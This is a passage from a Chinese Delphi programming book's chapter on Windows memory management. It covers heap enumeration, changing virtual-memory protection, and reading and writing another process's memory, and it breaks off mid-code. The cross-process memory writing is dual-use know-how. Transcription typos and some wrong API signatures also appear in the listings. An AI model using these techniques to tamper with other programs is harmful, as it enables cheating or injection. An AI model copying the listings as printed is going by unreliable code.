rtFirstEntry = 21; //第一级资源

```

```

MAXResourceType = 17; {资源类别的个数}

```

```

{资源类别的名字}

```

```

ResourceTypeName: array[0..MAXResourceType-1] of string = (
    'Unknown0',
    'CursorEntry',
    'Bitmap',
    'IconEntry',
    'Menu',
    'Dialog',
    'String',
    'FontDir',
    'Font',
    'Accelerators',
    'RCData',
    'MessageTable',
    'Cursor',
    'Unknown13',
    'Icon',
    'Unknown15',
    'Version');

```

```

type

```

```

{PE 文件的资源的基地址结构}

```

```

PImageResourceDirectory = ^TImageResourceDirectory;

```

```

TImageResourceDirectory = packed record

```

```

    Characteristics: DWORD;

```

```

    TimeDateStamp: DWORD;

```

```

    MajorVersion: WORD;

```

```

    MinorVersion: WORD;

```

```

    NumberOfNamedEntries: WORD;

```

```

        NumberOfEntries: WORD;
end;
{PE 文件的资源项目的结构}
PImageResourceDirectoryEntry = ^TImageResourceDirectoryEntry;
TImageResourceDirectoryEntry = packed record
    Name : DWORD; //最高位为 0 时，低 31 位是资源类型;
                    //最高位为 1 时，低 31 位是 PTImageResourceDirStringU
    OffsetToData : DWORD; //最高位为 0 时，低 31 位是 PImageResourceDataEntry;
                    //最高位为 1 时，低 31 位是下一个 PImageResourceDirectoryEntry
end;
{PE 文件的资源数据指针的结构}
PImageResourceDataEntry = ^TImageResourceDataEntry;
TImageResourceDataEntry = packed record
    OffsetToData: DWORD;
    Size: DWORD;
    CodePage: DWORD;
    Reserved: DWORD;
end;
{资源名字的结构}
PImageResourceDirStringU = ^TImageResourceDirStringU;
TImageResourceDirStringU = packed record
    Length: WORD;
    NameString: array[0..0] of WCHAR;
end;
{图标头部结构}
TResourceType = integer;
PIconHeader = ^TIconHeader;
TIconHeader = packed record
    wReserved: Word; { Currently zero }
    wType: Word; { 1 for icons }
    wCount: Word; { Number of components }
end;
{图标资源信息的结构}
PIconResInfo = ^TIconResInfo;
TIconResInfo = packed record
    bWidth: Byte;
    bHeight: Byte;
    bColorCount: Byte;
    bReserved: Byte;
    wPlanes: Word;
    wBitCount: Word;
    lBytesInRes: DWORD;
    wNameOrdinal: Word; { Points to component }
end;

```

{光标资源信息的结构}

PCursorResInfo = ^TCursorResInfo;

TCursorResInfo = packed record

 wWidth: Word;

 wHeight: Word;

 wPlanes: Word;

 wBitCount: Word;

 lBytesInRes: DWORD;

 wNameOrdinal: Word; { Points to component }

end;

implementation

end.

第 9 章 内存管理

本书的很多章节中多次使用了内存的高级读写技术，下面将要介绍物理内存的存取、进程内存的存取、内存堆的枚举等核心技术，让读者对内存的结构有更深入的了解。

9.1 内存结构

在保护模式下，处理器对内存访问提供了段级保护和页级保护。而在虚拟 86 模式下，由于它对段寄存器的使用方式与实模式相同，即将段寄存器中的值左移 4 位再加上偏移量就得到了线性地址，所以它并不需要段描述符等系统数据结构。但是虚拟 86 模式与保护模式一样都使用分页功能，因此虚拟 86 模式对内存的访问提供了页级保护。通过段级保护中检查段描述符的存在位和页级保护中检查页表项的存在位来实现虚拟内存。在满足特权检查的前提下处理器使用 GDT、LDT 和 EDT 中的描述符，以及页目录和页表等系统数据结构完成从虚拟地址到线性地址，再从线性到物理地址的转换。

Windows 9x/NT/2000 系统运行在保护模式下，对硬件的访问进行保护。因此 Win32 应用程序如果不加以任务处理，对给定物理地址进行直接访问将会发生异常，甚至死机。但是只要对保护模式深入地了解就可以实现 Windows 9x/NT/2000 对物理地址的访问，如 GDT、LDT 等。

9.2 内存堆列举

在 32 位 Windows 系统中，Heap32ListFirst、Heap32ListNext 用于遍历所有的内存堆，除此之外，还有 Heap32First 和 Heap32Next 可用于获取进程堆更详细的信息。Heap32Listfirst 和 Heap32ListNext 的声明如下：

```
Heap32ListFirst(hSnapshot:cardinal; lphl: THeapList32): BOOL;stdcall  
Heap32ListNext(hSnapshot:cardinal; lphl:THeapList32):BOOL;stdcall
```

其中，hSnapshot 是快照句柄，是调用 CreateToolhelp32Snapshot 函数的返回值；lphl 是一个 TheapList32 结构，TheapList32 结构的声明如下：

```
THeapList32 = record  
    dwSize: DWORD;{结构长度}  
    th32ProcessID: DWORD;{进程 ID}  
    th32HeapID: DWORD;{堆 ID}  
    dwFlags: DWORD;{标志}  
end;
```

- | dwSize: 结构的长度。
- | th32ProcessID: 堆所属的进程 ID。
- | th32HeapID: 堆的 ID。
- | dwFlags: 堆类型的标志。如果是 HF32_DEFAULT，表示默认堆，如果是 HF32_SHARED 表示普通堆。

另外两个函数 Heap32First 和 Heap32Next 的声明如下：

```
Heap32First(  
    var lphe : THeapEntry32;
```

```

        th32ProcessID,
        th32HeapID: DWORD
    ): BOOL stdcall;

```

- I lphe:是一个 THeapEntry32 结构。
- I th32ProcessID:堆所属的进程 ID。
- I th32HeapID:堆的 ID。

其中，THeapEntry32 结构的定义如下：

```

THeapEntry32=record
    dwSize: DWORD;{指定结构的大小}
    hHandle: THandle;{堆的句柄}
    dwAddress: DWORD;{堆起始位置的线性地址}
    dwBlockSize: DWORD;{堆的大小(字节数)}
    dwFlags: DWORD; {标志}
    dwLockCount: DWORD; {堆的锁定计数}
    dwResvd: DWORD; {保留，没有使用}
    th32ProcessID: DWORD; {拥有本堆的进程 ID}
    th32HeapID: DWORD; {堆的 ID}
end;

```

- I dwSize: THeapEntry32 结构的实际长度。
- I hHandle: 堆的句柄。
- I dwAddress: 堆的起始线性地址。
- I dwBlockSize: 堆的大小。
- I dwFlags: 堆的标志，可为以下值。
 - LF32_FIXED: 堆内存块的位置是固定的。
 - LF32_FREE: 堆内存块没有使用。
 - LF32_MOVEABLE: 堆内存块的位置是可移动的。
- I dwLockCount:堆的锁定计数，每次对堆的执行 GlobalLock 或者 LocalLock 都将使它增 1。
- I th32ProcessID: 拥有本堆的进程 ID。
- I th32HeapID: 堆的 ID。

```

Heap32Next(
    var lphe: THeapEntry32;
): BOOL;stdcall;

```

- I lphe:是一个 THeapEntry32 结构，同 Heap32First 函数

使用以上介绍的函数，编写一个列举指定进程的所有堆(枚举内存堆)的例子(见光盘中的“枚举内存堆”目录)：

```

unit Unit1;

```

```

interface

```

```

uses

```

```

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, TLHelp32, ComCtrls;

```

```

type

```

```

TForm1 = class(TForm)
    Button1: TButton;
    ComboBox1: TComboBox;
    ListView1: TListView;
    Button2: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
    IsBreak:boolean;
end;

```

```

var
    Form1: TForm1;

```

implementation

```

{$R *.DFM}

```

{获取全部进程名字，或查找指定的进程}

```

function GetProcessID(var List:TStringList;FileName:string=''):TProcessEntry32;

```

```

var

```

```

    Ret : BOOL;
    s:string;
    FProcessEntry32:TProcessEntry32;
    FSnapshotHandle:THandle;

```

```

Begin

```

```

    {创建进程的快照}

```

```

    FSnapshotHandle:=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);

```

```

    {设置 FProcessEntry32 结构的大小}

```

```

    FProcessEntry32.dwSize:=Sizeof(FProcessEntry32);

```

```

    {取第一进程}

```

```

    Ret:=Process32First(FSnapshotHandle,FProcessEntry32);

```

```

    while Ret do

```

```

    begin

```

```

        s:=ExtractFileName(FProcessEntry32.szExeFile);

```

```

        {如果 FileName = "表明列出全部}

```

```

        if (FileName='') then

```

```

        begin

```

```

            List.Add(Pchar(s));

```

```

        end

```

```

        else if (AnsiCompareText(Trim(s),Trim(FileName))=0)and(FileName<>")then
        begin
            List.Add(Pchar(s));
            result:=FProcessEntry32;
            break;
        end;
        {取下一个进程}
        Ret:=Process32Next(FSnapshotHandle,FProcessEntry32);
    end;
    {循环枚举出系统开启的所有进程或找出指定的进程的 ID}
    CloseHandle(FSnapshotHandle);
end;

```

```

procedure TForm1.FormCreate(Sender: TObject);
var
    List:TStringList;
    i:integer;
begin
    Combobox1.clear;
    List:=TStringList.Create;
    {获取全部进程的名字}
    GetProcessID(List);
    for i:=0 to List.Count-1 do
        Combobox1.items.add(Trim(List.strings[i]));
    List.Free;
    Combobox1.itemindex:=0;
end;

```

```

{单击【枚举】按钮时}
procedure TForm1.Button1Click(Sender: TObject);
var
    FProcessEntry32:TProcessEntry32;
    PID : integer;
    List:TStringList;
    HeapListHandle:THandle;
    HeapStruct:THeapEntry32;
    HeapList:THeapList32;
    IsHeapFinish,IsListFinish:boolean;
    ListItem:TListItem;
    flagStr:string;
begin
    Isbreak:=false;
    ListView1.Items.clear;
    if Combobox1.itemindex=-1 then exit;

```

```

List:=TStringList.Create;
{获取指定名字的进程}
FProcessEntry32:=GetProcessID(List,Combobox1.text);
if FProcessEntry32.th32ProcessID=0 then exit;

{取进程的 ID}
PID:=FProcessEntry32.th32ProcessID;
{建立 Heap 快照}
HeapListHandle:=CreateToolhelp32Snapshot(TH32CS_SNAPHEAPLIST,PID);
HeapList.dwSize:=sizeof(THeapList32);
{找出进程的堆}
IsListFinish:=Heap32ListFirst(HeapListHandle,HeapList);
while IsListFinish do
begin
    Application.ProcessMessages;
    if IsBreak then break;{如果用户单击了【停止】按钮时，则退出}
    HeapStruct.dwSize:=SizeOf(THEAPENTRY32);
    {列举堆的第一条信息}
    IsHeapFinish:=Heap32First(HeapStruct,PID,HeapList.th32HeapID);
    while IsHeapFinish do
    begin
        Application.ProcessMessages;
        if IsBreak then break; {如果用户单击了【停止】按钮时，则退出}
        try
            ListView1.Items.BeginUpdate;
            ListItem:=ListView1.Items.add;
            ListItem.Caption:=IntToStr(HeapList.th32HeapID);
            ListItem.SubItems.Add(format('%p',[Pointer(
                HeapStruct.dwAddress)]));
            ListItem.SubItems.add(format('%d 字节',[HeapStruct.dwBlockSize]));
            case HeapStruct.dwFlags of
                LF32_FIXED:
                    flagStr:='固定块';
                LF32_FREE:
                    flagstr:='空闲块';
                LF32_MOVEABLE:
                    flagstr:='可移动块';
            end;
            ListItem.SubItems.add(flagstr);
        finally
            Listview1.Items.EndUpdate;
        end;
        {列举堆的下一条信息}
        IsHeapFinish:=Heap32Next(HeapStruct);
    end;
end;

```



```

end;
{列举进程的下一个堆}
IsListFinish:=Heap32ListNext(HeapListHandle,HeapList);
end;
closehandle(HeapListHandle);
List.Free;

end;
{单击【停止】按钮时}
procedure TForm1.Button2Click(Sender: TObject);
begin
    IsBreak:=true;
end;

end.

```

程序执行结果如图 9-1 所示。




图 9-1 内存堆列举

9.3 修改虚拟内存保护属性

随机存取内存 RAM (Random Access Memory)是宝贵而稀少的，早在 16 位的 Windows 时代已经推出了硬盘交换文件以提供虚拟内存，Win32 则是提供了硬盘上的页面文件来继续支持虚拟内存。在实际的内存访问过程中，系统先会在 RAM 中寻找需要的资料，如果找不到，就会提供一个页面错误，让 OS(操作系统)在页面文件中找，如果找到则把页面文件的内容加载到 RAM 继续访问，否则就出现报错提示“无效的页面错误”(这也是最常碰到的程序错误)。在这里，不妨把页面文件理解为“后备的 RAM”(Windows 提供给用户控制虚拟内存的方法是在控制面板中的系统选项)。所以在这种情况下，RAM 的主要作用只是起到了和硬盘上的页面文件做数据交换。如果用户程序要自己使用虚拟内存，那么第一步是在进程地址空间中保留(Reserve)一块地址(在线性地址的 4MB~2GB 中)，然后再把这块空间提交(Commit)给真正的内存。Windows 提供对虚拟内存的操作函数是 VirtualAlloc 和 VirtualFree，这样就可以利用虚拟内存的庞大的特性来处理一般程序难以解决的问题。

例如，有个二维数组 `Item[300][256]`，里面每个元素为 200 个字节，现在要修改里面的某个字节。现实的问题是，要实际分配这么大的内存几乎是不可能的。这样就可以先保留(Reserve)这个庞大的结构，然后只提交(Commit)要修改的一小部分给实际的内存，使得最后的操作简捷而有效。

以下是与虚拟内存相关的操作函数。

1. 分配/保留虚拟内存

其函数声明为：

```
VirtualAlloc(  
    lpAddress: Pointer;  
    dwSize: DWORD;  
    flAllocationType: DWORD;  
    flProtect: DWORD  
): Pointer;
```

- | **VirtualAlloc** 用于分配虚拟内存。对于内存的分配和提交是以页为单位的，如果要求分配的内存大小不为页的整数倍，系统将会加大内存达到页的整数倍，而且会将申请的地址设定在页的边界，所以在申请时尽量按照页来进行申请。
- | **lpAddress**: 指向虚拟内存的待分配的起始地址，在 Win32 中可以自己指定申请内存的地址范围。如果此值为 **nil**，则由系统分配一段空闲的地址。
- | **dwSize**: 要分配内存大小
- | **flAllocationType**: 分配的类型，可以是以下值。

MEM_RESERVE: 要求系统保留申请的地址，如果申请成功，这段地址无法再次被申请。

MEM_COMMIT: 提交已经申请的内存

MEM_TOP_DOWN 在由系统指定地址时要求系统从空闲区域的顶部开始分配，这样可以减少内存碎片。

- | **flProtect**: 内存的保护方式，可以是以下值。

PAGE_READONLY: 只读。

PAGE_READWRITE: 读写。

PAGE_EXECUTE: 执行。

PAGE_EXECUTE_READ: 执行和读取。

PAGE_EXECUTE_READWRITE: 执行和读写。

PAGE_NOACCESS: 不允许任何存取。

如果分配成功，就返回内存的首地址，否则返回 **nil**。一段内存存在申请后并不能马上使用，如果要使用必须先提交(在 **flAllocationType** 中设置有 **MEM_COMMIT**)，并且在提交时指定内存的保护方式。对于未申请或已经申请但未提交的内存的任何操作都将会引发异常，对于不允许写的内存进行写操作也将会引发异常。

2. 释放或回收已经提交的内存

该函数的声明如下所示：

```
VirtualFree(  
    lpAddress: Pointer;  
    dwSize: DWORD;  
    dwFreeType: DWORD  
): BOOL;
```

此函数释放由 **VirtualAlloc** 分配的内存块，也可以回收已经提交的内存。

- | **lpAddress**: 指向要释放或取消提交的内存地址。
- | **dwSize**: 要释放内存的大小, 如果 **dwFreeType** 为 **MEM_RELEASE** 标志, 此参数设为 0。
- | **dwFreeType**: 释放类型, 可以是以下值之一:
 - MEM_DECOMMIT**: 回收已经提交的内存。
 - MEM_RELEASE**: 释放已经申请的内存, **dwSize** 这时必须为 0。

3. 修改虚拟内存的保护属性

其函数声明为

```
VirtualProtect(
    lpAddress: Pointer;
    dwSize: DWORD;
    flNewProtect: D WORD;
    lpflOldProtect: Pointer
): BOOL;
```

- | **VirtualProtect**: 修改指定内存的保护属性, 但必须保证该内存块已经提交。
- | **lpAddress**: 指向需改变访问属性的内存区域首地址。
- | **dwSize**: 所分配内存的大小。
- | **flNewProtect**: 新的访问属性。
- | **lpflOldProtect**: 当前的访问属性。

如果修改成功, 返回 **True**, 否则返回 **False**。用 **GetLastError** 可获得错误代码。

4. 取得内存的状态

该函数的声明为:

```
VirtualQuery(
    lpAddress: Pointer;
    var lpBuffer: TMemoryBasicInfomation;
    dwLength: DWORD
): DWORD;
```

- | **lpAddress**: 指向内存区域首地址。
- | **lpBuffer**: 指向一个 **TMemoryBasicInfonnation** 结构, 将返回内存的状态。
- | **dwLength**: **lpBuffer** 结构的长度。

其中, **TMemoryBasicInfomtation** 结构的定义如下:

PMemoryBasicInformation = ^**TMemoryBasicInformatation**;

TMetnoryBasicInfomation = record

```
    BaseAddress : Pointer;
    AllocationBase: Pointer;
    AllocationProtect: DWORD;
    RegionSize: DWORD;
    State: DWORD;
    Protect : DWORD;
    Type_9 : DWORD;
```

end;

- | **BaseAddress**: 页的基地址。
- | **AllocationBase**: 分配内存的地址。
- | **AllocationPmtect**: 申请内存时设定的保护方式。

I **RegionSize**: 分配内存的大小。

I **State**: 当前状态，可能是如下值之一。

MEM_FREE: 还没被申请。

MEM_RESERVE: 已经被申请，但未被提交。

MEM_COMMIT: 已经被提交。

I **Protect**: 提交内存时设定的保护方式。

I **Type**: 内存类别，如果是如下值之一。

MEM_IMAGE: 映像(文件)的。

MEM_MAPPED: 映射的。

MEM_PRIVATE: 私有的，其他进程不能访问的。

下面是修改虚拟内存保护属性的例子(见光盘中的“修改内存保护属性”目录):

```
unit Unit1;
```

```
interface
```

```
uses
```

```
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,  
  StdCtrls, Grids;
```

```
type
```

```
  TForm1 = class(TForm)  
    Button1: TButton;  
    ListBox1: TListBox;  
    StringGrid1: TStringGrid;  
    procedure Button1Click(Sender: TObject);  
  private  
    { Private declarations }  
  public  
    { Public declarations }  
  end;
```

```
var
```

```
  Form1: TForm1;
```

```
implementation
```

```
{ $R *.DFM }
```

```
function DisplayProtections(ProtectFlag: DWORD):string;
```

```
begin
```

```
  case ProtectFlag of  
    PAGE_READONLY:      result:='PAGE_READONLY';  
    PAGE_READWRITE:     result:='PAGE_READWRITE';  
    PAGE_WRITECOPY:     result:='PAGE_WRITECOPY';  
    PAGE_EXECUTE:       result:='PAGE_EXECUTE';
```

```

    PAGE_EXECUTE_READ:      result:='PAGE_EXECUTE_READ';
    PAGE_EXECUTE_READWRITE: result:='PAGE_EXECUTE_READWRITE';
    PAGE_EXECUTE_WRITECOPY: result:='PAGE_EXECUTE_WRITECOPY';
    PAGE_GUARD:              result:='PAGE_GAURD';
    PAGE_NOACCESS:           result:='PAGE_NOACCESS';
    PAGE_NOCACHE:            result:='PAGE_NOCACHE';
end;
end;
procedure TForm1.Button1Click(Sender: TObject);
type
    ArrayType = array[0..6000] of integer;
var
    Arrayptr: ^ArrayType; {指向缓冲区}
    k: integer;
    MemInfo: TMemoryBasicInformation;{查询内存的信息结构}
    OldProt: Integer;
    s:string;
begin
    {分配虚拟地址，并提交给系统，内存的保护方式是只读}
    Arrayptr := VirtualAlloc(NIL,SizeOf(ArrayType),
                            MEM_RESERVE or MEM_COMMIT, PAGE_READONLY);
    if Arrayptr = nil then
    begin
        ShowMessage('分配内存失败');
        Exit;
    end;
    {检查内存属性}
    VirtualQuery(Arrayptr, MemInfo, SizeOf(TMemoryBasicInformation));
    ListBox1.Items.Add('基地址: '+IntToHex(Longint(MemInfo.BaseAddress),8));
    ListBox1.Items.Add('分配地址: '+IntToHex(Longint(
        MemInfo.AllocationBase),8));
    ListBox1.Items.Add('区域大小: '+IntToStr(MemInfo.RegionSize)+' bytes');
    ListBox1.Items.Add('所分配保护属性: '
        +DisplayProtections(MemInfo.AllocationProtect));
    ListBox1.Items.Add('访问的保护属性: '+DisplayProtections(MemInfo.Protect));
    case MemInfo.State of
        MEM_COMMIT:  ListBox1.Items.Add('内存状态: MEM_COMMIT');
        MEM_FREE:    ListBox1.Items.Add('内存状态: MEM_FREE');
        MEM_RESERVE: ListBox1.Items.Add('内存状态: MEM_RESERVE');
    end;
    case MemInfo.Type_9 of
        MEM_IMAGE:   ListBox1.Items.Add('内存类型: MEM_IMAGE');
        MEM_MAPPED:  ListBox1.Items.Add('内存类型: MEM_MAPPED');
        MEM_PRIVATE: ListBox1.Items.Add('内存类型: MEM_PRIVATE');
    end;
end;

```

```

end;
stringGrid1.RowCount:=(SizeOf(ArrayType)div sizeof(integer) +15) div 16;
try
  for k:=0 to SizeOf(ArrayType)div sizeof(integer) -1 do
  begin
    Arrayptr^[k] := 1;{由于数组是只读的，所以触发异常}
    StringGrid1.Cells[k mod 16,k div 16] := IntToStr(Arrayptr^[k]);
  end;
except
  on E:Exception do
  begin
    s:='访问的保护属性是'+DisplayProtections(MemInfo.Protect)+'时写内存出
错:' +E.Message;
    Showmessage(s);
    ListBox1.Items.Add(s);
  end;
end;

{在内存块上修改保护属性}
if not VirtualProtect(Arrayptr,SizeOf(ArrayType),
  PAGE_READWRITE,@OldProt)
  then ShowMessage('修改保护属性出错!');
{重新检查内存保护属性}
VirtualQuery(Arrayptr, MemInfo, SizeOf(TMemoryBasicInformation));
{显示新的访问保护属性}
ListBox1.Items.Add("");
ListBox1.Items.Add('新的访问保护属性: '+DisplayProtections(MemInfo.Protect));
try
  for k:=0 to SizeOf(ArrayType)div sizeof(integer) -1 do
  begin
    Arrayptr^[k] := 2;
    StringGrid1.Cells[k mod 16,k div 16] := IntToStr(Arrayptr^[k]);
  end;
except
  on E:Exception do
  begin
    s:='访问的保护属性是'+DisplayProtections(MemInfo.Protect)+'
    '时写内存出错:' +E.Message;
    Showmessage(s);
    ListBox1.Items.Add(s);
  end;
end;

{释放已提交的内存}

```

```

if not VirtualFree(Arrayptr, SizeOf(ArrayType), MEM_DECOMMIT)
    then ShowMessage('释放已提交的内存出错');
{释放内存}
if not VirtualFree(Arrayptr, 0, MEM_RELEASE)
    then ShowMessage('释放内存出错');
end;

end.

```

程序的运行后第一次往数组里写数据时将出现一个异常窗口，第二次往数组里写数据时不会出现异常窗口，运行结果如图 9-2 所示。




图 9-2 修改内存保护属性的例子

9.4 读写其他进程内存的技巧

在 Win32 中，每个应用程序都可“看见” 4GB 的线性地址空间，其中最开始的 4MB 和最后的 2GB 由操作系统保留，剩下不足 2GB 的空间是应用程序的私有空间。具体分配如下：0xFFFFFFFF~0xC0000000 的 1GB 用于 VxD、存储器管理和文件系统，0xBFFFFFFF~0x80000000 的 1GB 用于共享的 Win32 DLL、存储器映像文件和共享存储区，0x7FFFFFFF~0x00400000 为每个应用程序的私有空间，0x003FFFFFF~0x00001000 为 MS-DOS 和 Win16 应用程序，000000FFF~000000000 为防止使用空指针而保留的 4096 字节

虚拟内存通常是由固定大小的块来实现的。在 Win32 中这些块称为“页”，每页大小为 4096 字节即 4KB。在 Intel CPU 结构中，通过在一个控制寄存器中设置一位来启用分页。启用分页时，CPU 并不能直接访问内存，对每个地址要经过一个映射进程，通过一系列称做“页表”的查找表把虚拟内存地址映射成实际内存地址。通过使用硬件地址映射和页表，Win32 可使虚拟内存不但有好的性能，而且还提供保护功能。利用处理器的页映射能力，操作系统为每个进程提供独立的从逻辑地址到物理地址的映射，使每个进程的地址空间对另一个进程完全不可见

注意 Win32 中也提供了一些访问其他进程内存空间的函数，但使用时要谨慎，一

不小心就有可能破坏被访问的进程。例如，ReadProcessMemory 函数就可以读取另一个进程的内存。

下面介绍本节要用到的几个函数。

1. ReadProcessMemory

其函数声明为：

```
ReadProcessMemory(  
    hProcess: HANDLE,{被读取进程的句柄}  
    lpBaseAddress,{读的起始地址}  
    lpBuffer :pointer,{存放读取数据缓冲区}  
    nSize:DWORD,{读取的字节数}  
    LPDWORD lpNumberOfBytesRead{将返回实际读取的字节数}  
);
```

其中，hProcess 是进程句柄，可以由 OpenProcess 函数得到。

2. OpenProcess

其函数声明为：

```
OpenProcess(  
    dwDesiredAccess: DWORD,{访问标志}  
    bInheritHandle: BOOL; {继承标志}  
    dwProcessId: DWORD{进程 ID}  
): THandle;
```

读另一个进程的内存时，dwDesiredAccess 需指定为 PROCESS_VM_READ;写另一个进程的内存时，dwDesiredAccess 可以指定为 PROCESS_ALL_ACCESS 等属性。继承标志表示是否被本程序的子进程继承，在本例中的意义不重要。进程的 ID 可由前面介绍过的 Process32First 和 Process32Next 函数得到，这两个函数可以枚举出系统中的所有进程。

3.修改虚拟内存的保护属性

其函数声明为：

```
VirtualProtectEx(  
    hProcess:THandle;  
    lpAddress: Pointer;  
    dwSize : DWORD;  
    flNewProtect : DWORD;  
    lpflOldProtect: Pointer  
): BOOL;
```

! VirtualProtect: 修改指定内存的保护属性，但必须保证该内存块已经提交。

! HProcess: 进程句柄。

! lpAddress: 指向需改变访问属性的内存区域首地址

! DwSize: 所分配内存的大小。

! FlNewProtect: 新的访问属性。

! lpflOldProtect: 当前的访问属性。

如果修改成功，返回 True，否则返回 False。用 GetLastError 可获得错误代码。

4.取得内存的状态

其函数声明如下所示：

```
VirtualQuery(  
    hProcess : THandle;
```



```

        lpAddress : Pointer;
        var lpBuffer : TMemoryBasicInformation;
        dwLength : DWORD
    ): DWORD;
|   hProcess: 进程句柄。
|   lpAddress: 指向内存区域首地址。
|   lpBuffer: 指向一个 TMemoryBasicInformation 结构，将返回内存的状态。其中，
               TMemoryBasicInformation 结构的定义见上小节。
|   dwLength: lpBuffer 结构的长度。

```

下面介绍一个可以在 Windows 9x/NT/2000 下读取其他进程内存的例子(见光盘中的“读写其他进程的内存”目录):

```

unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, Mask, tlhelp32;

type
    TForm1 = class(TForm)
        Button1: TButton;
        Memo1: TMemo;
        ComboBox1: TComboBox;
        MaskEdit1: TMaskEdit;
        Label1: TLabel;
        Label2: TLabel;
        MaskEdit2: TMaskEdit;
        Label3: TLabel;
        procedure Button1Click(Sender: TObject);
        procedure FormCreate(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
        IsLoad: boolean;
        FSnapshotHandle: THandle;
        function GetProcessID(var List: TStringList; FileName: string = ''):
            TProcessEntry32;
    end;

var
    Form1: TForm1;
implementation

```

```
{ $R *.DFM }
```

```
function HexToInt(HexStr: string): Int64;  
var RetVar: Int64;  
    i: byte;  
begin  
  
    HexStr := UpperCase(HexStr);  
    if HexStr[length(HexStr)] = 'H' then  
        Delete(HexStr, length(HexStr), 1);  
    RetVar := 0;  
    for i := 1 to length(HexStr) do begin  
        RetVar := RetVar shl 4;  
        if HexStr[i] in ['0'..'9'] then  
            RetVar := RetVar + (byte(HexStr[i]) - 48)  
        else  
            if HexStr[i] in ['A'..'F'] then  
                RetVar := RetVar + (byte(HexStr[i]) - 55)  
            else begin  
                Retvar := 0;  
                break;  
            end;  
        end;  
    end;  
  
    Result := RetVar;  
end;
```

```
procedure TForm1.Button1Click(Sender: TObject);  
var  
    FProcessEntry32: TProcessEntry32;  
    ProcessID: integer;  
    ProcessHandle: THandle;  
    lpBuffer: pchar;  
    nSize: DWORD;  
    lpNumberOfBytes: DWORD;  
    i: integer;  
    addr:dword;  
    s: string;  
    List: TStringList;  
    mbi_thunk:TMemoryBasicInformation;  
    dwOldProtect:dword;  
begin  
    if Combobox1.itemindex = -1 then exit;
```

```

List := TStringList.Create;
{查找指定的进程}
FProcessEntry32 := GetProcessID(List, Combobox1.text);
if FProcessEntry32.th32ProcessID=0 then exit;
ProcessID := FProcessEntry32.th32ProcessID;
Memo1.Lines.Clear;
memo1.lines.add('Process ID ' + IntToHex(FProcessEntry32.th32ProcessID, 8));
memo1.lines.Add('File name ' + FProcessEntry32.szExeFile);
{以所有存取权来打开进程}
ProcessHandle := OpenProcess(PROCESS_ALL_ACCESS, false, ProcessID);
memo1.Lines.Add('Process Handle ' + intTohex(ProcessHandle, 8));
Memo1.Lines.Add('虚拟内存中的数据:');
addr:=HexToInt(MaskEdit1.text);{起始地址}
nSize:=HexToInt(MaskEdit2.text)-addr+1;{长度}
{如果输入的起始地址、结束地址的范围有效}
if HexToInt(MaskEdit2.text)>addr then
begin
    IpBuffer := AllocMem(nSize);
    {开始读其他进程的数据}
    if(not ReadProcessMemory(ProcessHandle, Pointer(addr), IpBuffer, nSize,
        IpNumberOfBytes)) or (nSize<>IpNumberOfBytes) then
    begin
        showmessage('读数据出错，可能是指定的地址不存在. ');
        exit;
    end;
    s:="";
    for i:=0 to nSize-1 do
    begin
        s := s + format('% .2X ',[ord(IpBuffer[i])]);
        {每 16 字节分行显示}
        if ((i mod 16) = 15)or(i=nSize-1) then
        begin
            Memo1.Lines.Add(s);
            s := "";
        end;
    end;
    VirtualQueryEx(ProcessHandle,Pointer(addr),mbi_thunk,
        sizeof(TMemoryBasicInformation));
    {修改内存属性}
    VirtualProtectEx(ProcessHandle,Pointer(addr),nSize,
        PAGE_EXECUTE_READWRITE,mbi_thunk.Protect);
    if(not WriteProcessMemory(ProcessHandle, Pointer(addr), IpBuffer, nSize,
